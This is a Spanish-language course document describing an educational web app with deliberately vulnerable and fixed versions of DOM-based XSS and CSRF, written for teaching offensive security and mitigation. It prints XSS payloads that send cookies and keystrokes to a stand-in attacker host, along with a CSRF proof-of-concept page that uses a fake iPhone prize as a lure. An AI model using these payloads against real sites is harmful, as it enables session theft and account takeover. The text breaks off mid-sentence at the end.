📘 DOCUMENTO TÉCNICO COMPLETO

MVP OWASP - Sistema de Demostración de Vulnerabilidades Web

Proyecto: MVP con Vulnerabilidades OWASP
Asignatura: Seguridad Ofensiva y S-SDLC
Versión: 1.0
Fecha: Noviembre 2025
Tipo: Producto Mínimo Viable (MVP) Educativo

📑 ÍNDICE

---

1. RESUMEN EJECUTIVO

1.1. Descripción General

Este MVP es una **aplicación web educativa** diseñada específicamente para demostrar dos vulnerabilidades críticas del OWASP Top 10:

- **XSS DOM (DOM-based Cross-Site Scripting)**
- **CSRF (Cross-Site Request Forgery)**

El sistema incluye versiones **vulnerables** y **mitigadas** de cada funcionalidad, permitiendo comparar el comportamiento antes y después de aplicar controles de seguridad.

1.2. Propósito

El MVP tiene un **propósito exclusivamente educativo**:

✅ Demostrar cómo funcionan las vulnerabilidades web
✅ Mostrar el impacto real de un ataque exitoso
✅ Enseñar técnicas de mitigación efectivas
✅ Proporcionar un entorno controlado para pruebas de seguridad
✅ Cumplir con los requisitos del Proyecto Final de Seguridad Ofensiva

⚠️ **ADVERTENCIA:** Este sistema **NO debe desplegarse en producción**. Contiene vulnerabilidades intencionales.

1.3. Resultados Esperados

Al finalizar el uso del MVP, el usuario será capaz de:

1. Identificar código vulnerable a XSS DOM y CSRF
2. Explotar estas vulnerabilidades de forma controlada
3. Implementar mitigaciones efectivas
4. Validar la efectividad de los controles de seguridad
5. Documentar hallazgos y recomendaciones

---

2. INTRODUCCIÓN

2.1. Contexto

Las aplicaciones web modernas enfrentan constantemente amenazas de seguridad. Según el **OWASP Top 10 2021**, las vulnerabilidades de inyección (incluyendo XSS) y los fallos en el control de acceso (incluyendo CSRF) siguen siendo críticas.

2.2. Problemática

Los desarrolladores frecuentemente:

- ❌ No validan correctamente los inputs del usuario
- ❌ Utilizan funciones inseguras como `innerHTML`
- ❌ No implementan tokens anti-CSRF
- ❌ Desconocen el impacto real de estas vulnerabilidades

2.3. Solución Propuesta

Este MVP ofrece:

✅ Un entorno seguro para aprender sobre vulnerabilidades
✅ Ejemplos prácticos de código vulnerable
✅ Implementaciones correctas de mitigaciones
✅ Comparaciones lado a lado (antes/después)
✅ Documentación exhaustiva

---

3. OBJETIVOS DEL PROYECTO

3.1. Objetivo General

Desarrollar un MVP funcional que demuestre de forma práctica y controlada dos vulnerabilidades críticas del OWASP Top 10, incluyendo sus respectivas mitigaciones.

3.2. Objetivos Específicos

3.2.1. Funcionales

1. **Implementar autenticación básica**
   - Sistema de login/logout
   - Gestión de sesiones
   - Almacenamiento seguro de contraseñas (hashing)
2. **Desarrollar funcionalidad vulnerable a XSS DOM**
   - Buscador de productos
   - Inserción insegura en el DOM
   - Demostración de múltiples vectores de ataque
3. **Desarrollar funcionalidad vulnerable a CSRF**
   - Cambio de email sin validación
   - Ausencia de tokens anti-CSRF
   - Aceptación de peticiones cross-origin
4. **Implementar versiones mitigadas**
   - Buscador seguro con sanitización
   - Cambio de email con tokens CSRF
   - Validación de origen


3.2.2. No Funcionales

1. **Portabilidad:** Despliegue con Docker
2. **Documentación:** README completo y código comentado
3. **Usabilidad:** Interfaz intuitiva y clara
4. **Educativo:** Mensajes explicativos en cada paso

---

4. ARQUITECTURA DEL SISTEMA

4.1. Vista General



4.2. Patrón Arquitectónico

Arquitectura de 3 Capas:

1. **Capa de Presentación (Frontend)**
   - Archivos HTML estáticos
   - JavaScript para interactividad
   - CSS para estilos
2. **Capa de Lógica de Negocio (Backend)**
   - API REST con Flask
   - Validaciones (en versiones seguras)
   - Gestión de autenticación
3. **Capa de Datos**
   - Base de datos SQLite
   - Almacenamiento de usuarios

4.3. Modelo de Despliegue

---

5. COMPONENTES FUNCIONALES

5.1. Módulo de Autenticación

5.1.1. Descripción

Sistema básico de autenticación basado en sesiones que permite login/logout de usuarios.

5.1.2. Funcionalidades

Login:

- Validación de credenciales contra base de datos
- Hashing de contraseñas con PBKDF2-SHA256
- Creación de sesión persistente
- Generación de token CSRF para versiones seguras

Logout:

- Destrucción de sesión
- Limpieza de cookies

Verificación de Sesión:

- Endpoint para validar si usuario está autenticado
- Retorna información del usuario y token CSRF

5.1.3. Endpoints

Método	Ruta	Descripción	Autenticación
POST	`/api/login`	Iniciar sesión	No
POST	`/api/logout`	Cerrar sesión	Sí
GET	`/api/session`	Verificar sesión activa	Sí

5.1.4. Modelo de Datos

Tabla: users

Campo	Tipo	Descripción	Constraints
id	INTEGER	Identificador único	PRIMARY KEY, AUTOINCREMENT
email	VARCHAR(100)	Email del usuario	UNIQUE, NOT NULL
hash_password	VARCHAR(255)	Contraseña hasheada	NOT NULL
role	VARCHAR(20)	Rol del usuario	DEFAULT 'user'
created_at	TIMESTAMP	Fecha de creación	DEFAULT CURRENT_TIMESTAMP

5.1.5. Flujo de Login

```
Usuario ingresa credenciales
        ↓
Frontend envía POST /api/login
        ↓
Backend valida email existe en DB
        ↓
Backend verifica hash de password
        ↓
¿Credenciales válidas?
    ├── NO → Return 401 Unauthorized
    │
    └── SÍ → Crear sesión
          ↓
        Generar CSRF token
          ↓
        Return 200 + datos de usuario
          ↓
        Frontend guarda token
          ↓
        Redirección a dashboard
```

5.2. Módulo de Búsqueda de Productos (XSS DOM)

5.2.1. Descripción

Funcionalidad que simula un buscador de productos en un catálogo. Implementada en dos versiones: vulnerable y segura.

5.2.2. Versión VULNERABLE (`/search.html`)

Características:

- ❌ Usa `innerHTML` para insertar contenido
- ❌ No sanitiza input del usuario
- ❌ Permite ejecución de código JavaScript arbitrario

Código Vulnerable:

```javascript
function searchProducts() {
    const query = document.getElementById('searchInput').value;
    const resultsDiv = document.getElementById('results');

    // ❌ VULNERABLE
    resultsDiv.innerHTML = `
        <div class="result-header">
            Resultados para: ${query}
        </div>
    `;
}
```

Vectores de Ataque Soportados:

1. **Event handlers:** `<img src=x onerror=alert()>`

2. **IFRAME JavaScript:** `<iframe src="javascript:alert()">`
3. **INPUT autofocus:** `<input autofocus onfocus=alert()>`
4. **SVG injection:** `<svg onload=alert()>` (limitado)
5. **Manipulación del DOM:** `<img src=x onerror="document.body.innerHTML='...'">`

5.2.3. Versión SEGURA (`/search-secure.html`)

Características:

- ✅ Usa `createElement()` para construir DOM
- ✅ Usa `textContent` en lugar de `innerHTML`
- ✅ Detecta y alerta sobre payloads sospechosos
- ✅ Muestra logs en consola del navegador

Código Seguro:

```javascript
function searchProducts() {
    const query = document.getElementById('searchInput').value;
    const resultsDiv = document.getElementById('results');

    // ✅ SEGURO
    const resultHeader = document.createElement('div');
    resultHeader.className = 'result-header';
    resultHeader.textContent = `Resultados para: ${query}`;

    resultsDiv.innerHTML = '';
    resultsDiv.appendChild(resultHeader);
}
```

Mitigaciones Implementadas:

1. **createElement():** Construcción programática del DOM
2. **textContent:** Todo tratado como texto plano
3. **Detección:** Identifica `<`, `>`, `script` en input
4. **Alertas visuales:** Banner verde cuando bloquea ataque
5. **Logs:** Información detallada en consola

5.2.4. Comparación de Comportamiento

Aspecto	Versión Vulnerable	Versión Segura
Input: `laptop`	Muestra: "Resultados para: laptop"	Muestra: "Resultados para: laptop"
Input: `<img src=x onerror=alert()>`	⚠️ Ejecuta alert	✅ Muestra texto literal
Input: `<script>alert()</script>`	⚠️ Puede ejecutar (bloqueado en Chrome)	✅ Muestra texto literal
Detección de malicioso	❌ Ninguna	✅ Banner + logs

5.3. Módulo de Gestión de Perfil (CSRF)

5.3.1. Descripción

Funcionalidad que permite al usuario cambiar su dirección de email. Implementada en dos versiones: vulnerable y segura.

5.3.2. Versión VULNERABLE (`/dashboard.html` + `/api/profile/email`)

Características:

- ❌ No valida token CSRF
- ❌ Acepta peticiones de cualquier origen (CORS configurado)
- ❌ Solo verifica que el usuario esté autenticado

Código Backend Vulnerable:

```python
@app.route('/api/profile/email', methods=['POST'])
def update_email_vulnerable():
    if 'user_id' not in session:
        return jsonify({'error': 'No autenticado'}), 401

    data = request.get_json()
    new_email = data.get('email')

    # ❌ NO HAY VALIDACIÓN DE CSRF TOKEN

    # Actualiza directamente
    cursor.execute('UPDATE users SET email = ? WHERE id = ?',
                   (new_email, session['user_id']))
```

Código Frontend Vulnerable:

```javascript
// ❌ NO SE ENVÍA TOKEN CSRF
fetch('/api/profile/email', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    credentials: 'include',
    body: JSON.stringify({ email: newEmail })
});
```

Flujo de Ataque CSRF:

```
1. Víctima inicia sesión en localhost:5000
   └─> Cookie de sesión guardada en navegador

2. Atacante crea página maliciosa (csrf-attack.html)
   └─> Contiene formulario o fetch a localhost:5000/api/profile/email

3. Víctima visita página del atacante
   └─> Navegador envía cookies automáticamente (credentials: 'include')

4. Servidor procesa petición
   └─> Ve sesión válida
   └─> NO valida origen
   └─> ✅ Actualiza email sin consentimiento

5. Email cambiado exitosamente
   └─> Atacante puede ahora recuperar contraseña
```

5.3.3. Versión SEGURA (`/dashboard-secure.html` + `/api/profile/email/secure`)

Características:

- ✅ Genera token CSRF único por sesión
- ✅ Valida token en cada petición
- ✅ Rechaza peticiones sin token válido

Código Backend Seguro:

python

```python
@app.route('/api/profile/email/secure', methods=['POST'])
def update_email_secure():
    if 'user_id' not in session:
        return jsonify({'error': 'No autenticado'}), 401

    data = request.get_json()
    csrf_token = data.get('csrf_token')

    # ✅ VALIDACIÓN DE CSRF TOKEN
    if not csrf_token or csrf_token != session.get('csrf_token'):
        return jsonify({'error': 'Token CSRF inválido'}), 403

    # Solo procesa si token es válido
    # ...
```

Código Frontend Seguro:

javascript

```
// ✅ SE INCLUYE TOKEN CSRF
fetch('/api/profile/email/secure', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  credentials: 'include',
  body: JSON.stringify({
    email: newEmail,
    csrf_token: csrfToken  // ✅ Token incluido
  })
});
```

Protecciones Implementadas:

1. **Token CSRF:** Generado en login, almacenado en sesión
2. **Validación:** Servidor compara token recibido con el de sesión
3. **Rechazo 403:** Si token es inválido o ausente
4. **SameSite Cookie:** `SameSite=Lax` configurado
5. **Mensajes claros:** Error específico cuando falla validación

5.3.4. Comparación de Comportamiento

Escenario	Versión Vulnerable	Versión Segura
Usuario legítimo cambia email desde dashboard	✅ Funciona	✅ Funciona
Atacante intenta CSRF desde sitio externo	⚠️ Funciona (CSRF exitoso)	❌ Bloqueado (403 Forbidden)
Petición sin token	⚠️ Funciona	❌ Bloqueado
Token inválido o manipulado	⚠️ Funciona	❌ Bloqueado

5.4. Módulo de Ataque (PoC)

5.4.1. Descripción

Página HTML que simula un sitio web malicioso del atacante, diseñada para demostrar un ataque CSRF.

5.4.2. Archivo: `csrf-attack.html`

Propósito:

- Demostrar cómo un atacante crearía una página para explotar CSRF
- Mostrar la técnica de social engineering (fake prize)
- Ejecutar el ataque automáticamente al hacer clic en un botón

Componente Visual:

```
html
```

```
<h1>¡FELICIDADES! 🎉</h1>
<div class="prize">📱</div>
<div class="subtitle">
  Has sido seleccionado para ganar un iPhone 15 Pro Max GRATIS
</div>
<button onclick="claimPrize()">
  ¡RECLAMAR MI PREMIO AHORA! 🎁
</button>
```

Código de Ataque:

```
javascript

async function claimPrize() {
  // Intenta ejecutar CSRF
  await fetch('http://localhost:5000/api/profile/email', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    credentials: 'include',  // Envía cookies automáticamente
    body: JSON.stringify({
      email: 'atacante@malicious.com'
    })
  });
}
```

Elementos Educativos:

1. **Documentación inline:** Explica qué hace cada parte
2. **Avisos visuales:** Banner rojo indicando que es un ataque
3. **Logs en consola:** Instrucciones paso a paso
4. **Countdown timer:** Simula urgencia (táctica común)

---

6. VULNERABILIDADES IMPLEMENTADAS

6.1. XSS DOM (CWE-79)

6.1.1. Clasificación

Aspecto	Detalle
Nombre	DOM-based Cross-Site Scripting
CWE	CWE-79
CVSS 3.1	6.1 (Medium)
OWASP Top 10	A03:2021 – Injection
Categoría	Client-side Injection

6.1.2. Descripción Técnica

XSS DOM ocurre cuando una aplicación JavaScript toma datos controlados por el usuario y los inserta en el Document Object Model (DOM) de forma insegura, permitiendo la ejecución de scripts maliciosos.

Diferencia con otros XSS:

- **XSS Reflejado:** El payload viaja al servidor y se refleja en la respuesta

- **XSS Almacenado:** El payload se guarda en base de datos
- **XSS DOM:** El payload nunca llega al servidor, todo pasa en el cliente

6.1.3. Vector de Ataque

```
URL Maliciosa:
http://localhost:5000/search.html?q=<img src=x onerror=alert(document.cookie)>

Flujo:
1. Víctima hace clic en enlace malicioso
2. JavaScript lee parámetro 'q' de la URL
3. Inserta valor en DOM usando innerHTML
4. Navegador interpreta HTML y ejecuta JavaScript
5. Se ejecuta alert(document.cookie)
6. Atacante ve las cookies de sesión
```

6.1.4. Impacto

Categoría	Descripción
Confidencialidad	Alta - Robo de cookies, tokens, datos sensibles
Integridad	Alta - Modificación del contenido de la página
Disponibilidad	Media - Defacement, redirecciones

Escenarios de Explotación:

1. **Robo de Sesión:**

```
javascript

<img src=x onerror="fetch('https://atacante.com/steal?c='+document.cookie)">
```

2. **Keylogging:**

```
javascript

<img src=x onerror="document.onkeypress=function(e){
  fetch('https://atacante.com/log?k='+e.key)
}">
```

3. **Phishing:**

```
javascript

<img src=x onerror="document.body.innerHTML='<h1>Sesión Expirada</h1>
<form action=https://atacante.com/fake-login>...</form>'">
```

4. **Redirección:**

```
javascript

<img src=x onerror="window.location='https://malicious.com'">
```

6.1.5. Ubicación en el Código

Archivo: `frontend/search.html`
Línea: ~120-127

Función: searchProducts()

```
javascript

// CÓDIGO VULNERABLE
resultsDiv.innerHTML = `
  <div class="result-header">
    Resultados para: ${query}  // ← VULNERABILIDAD
  </div>
`;
```

6.1.6. Requisitos para Explotación

✅ Usuario debe visitar URL maliciosa o usar el buscador
✅ JavaScript debe estar habilitado (normal en navegadores)
✅ No requiere autenticación previa
✅ Funciona incluso sin conexión al servidor

6.2. CSRF (CWE-352)

6.2.1. Clasificación

Aspecto	Detalle
Nombre	Cross-Site Request Forgery
CWE	CWE-352
CVSS 3.1	8.8 (High)
OWASP Top 10	A01:2021 – Broken Access Control
Categoría	Authorization Bypass

6.2.2. Descripción Técnica

CSRF es un ataque que fuerza a un usuario autenticado a ejecutar acciones no deseadas en una aplicación web en la que está autenticado actualmente. El atacante engaña al navegador de la víctima para que envíe una petición maliciosa usando las credenciales de sesión existentes.

Principio del Ataque:

```
1. Víctima autenticada en sitio legítimo (localhost:5000)
   └─> Cookie de sesión presente en navegador

2. Víctima visita sitio del atacante (csrf-attack.html)
   └─> Sitio malicioso contiene formulario/script

3. Sitio malicioso envía petición a localhost:5000
   └─> Navegador incluye cookies automáticamente

4. Servidor legítimo recibe petición con cookies válidas
   └─> NO puede distinguir si viene del sitio legítimo
   └─> Procesa la petición como si fuera legítima

5. Acción ejecutada sin consentimiento del usuario
```

6.2.3. Vector de Ataque

Método 1: Formulario HTML Automático

```html
<!-- Página del atacante -->
<form id="csrf" action="http://localhost:5000/api/profile/email" method="POST">
  <input type="hidden" name="email" value="atacante@evil.com">
</form>
<script>
  document.getElementById('csrf').submit();
</script>
```

Método 2: JavaScript Fetch

```javascript
// Ejecutado al visitar página del atacante
fetch('http://localhost:5000/api/profile/email', {
  method: 'POST',
  credentials: 'include',  // Incluye cookies
  body: JSON.stringify({ email: 'atacante@evil.com' })
});
```

Método 3: Imagen (GET requests)

```html
<!-- Para endpoints que aceptan GET -->
<img src="http://localhost:5000/api/delete-account?confirm=yes">
```

6.2.4. Impacto

Categoría	Descripción
Confidencialidad	Baja - No extrae datos directamente
Integridad	Alta - Modifica datos del usuario
Disponibilidad	Media - Puede eliminar cuentas

Escenarios de Explotación:

1. **Cambio de Email:**
   - Email cambiado a uno del atacante
   - Atacante solicita recuperación de contraseña
   - Toma control total de la cuenta
2. **Cambio de Contraseña:**
   - Si hay endpoint vulnerable de cambio de password
   - Atacante cambia contraseña sin conocer la actual
   - Usuario pierde acceso a su cuenta
3. **Transferencias Bancarias:**
   - En aplicaciones bancarias
   - Transferencia no autorizada de fondos
4. **Modificación de Configuraciones:**
   - Cambio de dirección de envío

- Modificación de datos de pago
- Desactivación de 2FA

6.2.5. Ubicación en el Código

Backend Vulnerable:
Archivo: `backend/app.py`
Línea: ~110-135
Función: `update_email_vulnerable()`

```python
@app.route('/api/profile/email', methods=['POST'])
def update_email_vulnerable():
    if 'user_id' not in session:
        return jsonify({'error': 'No autenticado'}), 401

    data = request.get_json()
    new_email = data.get('email')

    # ❌ NO HAY VALIDACIÓN DE CSRF TOKEN

    cursor.execute('UPDATE users SET email = ? WHERE id = ?',
                   (new_email, session['user_id']))
```

Frontend Vulnerable:
Archivo: `frontend/dashboard.html`
Línea: ~250-260

```javascript
// ❌ NO SE ENVÍA TOKEN CSRF
fetch('/api/profile/email', {
    method: 'POST',
    body: JSON.stringify({ email: newEmail })
});
```

6.2.6. Requisitos para Explotación

✅ Víctima debe estar autenticada en la aplicación objetivo
✅ Cookies de sesión no deben tener `SameSite=Strict`
✅ Endpoint no valida origen de la petición
✅ No hay tokens anti-CSRF
✅ Víctima visita sitio malicioso del atacante

---

7. MITIGACIONES DE SEGURIDAD

7.1. Mitigación de XSS DOM

7.1.1. Técnicas Implementadas

1. Uso de `textContent` en lugar de `innerHTML`

```javascript
```

```
// ❌ VULNERABLE
element.innerHTML = userInput;

// ✅ SEGURO
element.textContent = userInput;
```

¿Por qué funciona?

- `textContent` trata TODO como texto plano
- No interpreta tags HTML
- Los caracteres `<`, `>` se escapan automáticamente como `<`, `>`

2. Construcción Programática del DOM con `createElement()`

```javascript
// ✅ SEGURO
const div = document.createElement('div');
div.className = 'result-header';
div.textContent = `Resultados: ${query}`;  // Texto plano
document.getElementById('results').appendChild(div);
```

¿Por qué funciona?

- Crea elementos reales del DOM sin interpretar HTML
- El contenido insertado con `textContent` es siempre texto
- No hay forma de inyectar código ejecutable

3. Content Security Policy (CSP)

```html
<!-- Si se implementara en headers HTTP -->
Content-Security-Policy: default-src 'self'; script-src 'self'
```

Efectos:

- Bloquea scripts inline (`<script>alert()</script>`)
- Solo permite scripts del mismo origen
- Previene `eval()`, `Function()` y similares

4. Sanitización con Bibliotecas (Recomendado para producción)

```javascript
// Si se requiere permitir HTML limitado
import DOMPurify from 'dompurify';
element.innerHTML = D
```